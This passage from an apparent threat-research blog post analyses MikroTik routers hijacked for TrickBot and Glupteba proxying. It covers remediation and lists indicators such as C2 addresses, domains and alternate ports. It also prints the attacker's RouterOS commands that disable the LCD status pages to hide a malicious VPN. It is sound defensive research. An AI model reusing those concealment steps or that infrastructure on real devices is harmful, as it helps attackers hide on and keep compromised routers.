Linux Yuka-Mission-AP-192.168.1.226 2.6.31 #1 Wed Jul 17 22:58:45 EEST 2019 mips GNU/Linux
#
```

LigoWave AP shell using default credentials

They know the devices

During my research, what struck me was how the criminals paid attention to details and subtle nuances. For example, we found one configuration on this device:



Knowing this device type, the attacker has disabled a physical display that loops through the stats of all the interfaces, purposefully to hide the fact that there is a malicious VPN running.

```
/system lcd page
set time disabled=yes display-time=5s
set resources disabled=yes display-time=5s
set uptime disabled=yes display-time=5s
set packets disabled=yes display-time=5s
set bits disabled=yes display-time=5s
set version disabled=yes display-time=5s
set identity disabled=yes display-time=5s
set vpn disabled=yes display-time=5s
set bridge1 disabled=yes display-time=5s
```

Remediation

The main and most important step to take is to update your router to the latest version and remove the administrative interface from the public-facing interface, you can follow our recommendation from our [2018 blog post](#) which is still valid. In regards to TrickBot campaign, there are few more things you can do:

- check all `dst-nat` mappings in your router, from `SSH` or `TELNET` terminal you can simply type:
`/ip firewall nat print` and look for the nat rules that are following the aforementioned rules or are suspicious, especially if the `dst-address` and `to-address` are both `public IP` addresses.
- check the usernames `/user print` if you see any unusual username or any of the usernames from our IoCs delete them
- If you can't access your router on usual ports, you can check one of the alternative ones in our `IoCs` as attackers used to change them to prevent others from taking back ownership of the device.
- Check the last paragraph of this [blog post](#) for more details on how to setup your router in a safe manner

Conclusion

Since 2018, vulnerable MikroTik routers have been misused for several campaigns. I believe, and as some of the IoCs and my research prove, that a botnet offered for service has been in operation since then.

It also shows, what is quite obvious for some time already (see our [Q3 2021 report](#)), that IoT devices are being heavily targeted not just to run malware on them, which is hard to write and spread massively considering all the different architectures and OS versions, but


to simply use their legal and built-in capabilities to set them up as proxies. This is done to either anonymize the attacker's traces or to serve as a DDoS amplification tool. What we see here is just the tip of the iceberg and it is vital to note that properly and securely setting up devices and keeping them up-to-date is crucial to avoid becoming an easy target and helping facilitate criminal activity.

Just recently, new information popped up showing that the **REvil** ransomware gang is using MikroTik devices for DDoS attacks. The researchers from **Imperva** mention in their post that the Mēris botnet is likely being used to carry out the attack, however, as far as we know the Mēris botnet was dismantled by Russian law enforcement. This a new re-incarnation or the well-known vulnerabilities in MikroTik routers are being exploited again. I can't tell right now, but what I can tell is that patch adoption and generally, security of IoT devices and routers, in particular, is not good. It's important to understand that updating devices is not just the sole responsibility of router vendors, but we are all responsible. To make this world more secure, we need to all come together to jointly make sure routers are secure, **so please, take a few minutes now to update** your routers set up a **strong password**, **disable the administration interface** from the public side, and help all the others who are not that technically savvy to do so.

TOTAL RESULTS

1,861,121

TOP COUNTRIES



Number of

Brazil	266,499
Russian Federation	179,693
United States	145,878
Italy	83,096
Indonesia	68,984

MikroTik devices with opened port 8921 (WinBox) as found at the date of publication (not necessarily vulnerable, source: shodan.io)

TOTAL RESULTS

3,330,580

TOP COUNTRIES



MikroTik

United States	354,315
Brazil	311,771
India	190,699
Russian Federation	157,783
China	156,214

devices globally that are exposing any of common services such as FTP, SSH, TELNET, WINBOX, PPTP, HTTP as found at the date of publication (not necessarily vulnerable, source: shodan.io)

IoC

Main C2 server:

116.202.93.14

Glupteba ARM32 proxy sample:

sha256: a0b07c09e5785098e6b660f93097f931a60b710e1cf16ac554f10476084bffcb

C2 domains:

- ciskotik.com
- motinkon.co
- bestony.club
- massgames.space
- widechanges.best
- weirdgames.info
- globalmoby.xyz
- specialword.xyz
- portgame.website
- strtz.site
- myfrance.xyz

- routers.rip
- tik.anyget.ru

VPN server domain names:

- s[xx].leapproach.info
- s[xx].eeongous.com

VPN name (name of VPN interface):

lvpn

Alternate SSH ports on routers:

- 26
- 220
- 2222
- 2255
- 3535
- 7022
- 10022
- 12067
- 12355
- 19854
- 22515
- 22192
- 43321
- 51922

Alternate TELNET ports on routers:

- 230
- 32
- 2323
- 2355
- 10023
- 50000
- 52323

Alternate WinBox ports on routers:

- 123
- 700
- 1205
- 1430
- 8091
- 8292
- 8295

- 50001
- 52798

Trickbot “hidden” C2 servers:

- 31.14.40.116
- 45.89.125.253
- 185.10.68.16
- 31.14.40.207
- 185.244.150.26
- 195.123.212.17
- 31.14.40.173
- 88.119.170.242
- 103.145.13.31
- 170.130.55.84
- 45.11.183.152
- 185.212.170.250
- 23.106.124.76
- 31.14.40.107
- 77.247.110.57

TrickBot ports on MikroTik being redirected:

- 449
- 443
- 80

TrickBot ports on hidden servers:

- 447
- 443
- 80
- 8109
- 8119
- 8102
- 8129
- 8082
- 8001
- 8133
- 8121

Tagged [asanalysis](#), [botnet](#), [Glupteba](#), [Mēris](#), [reversing](#), [TrickBot](#)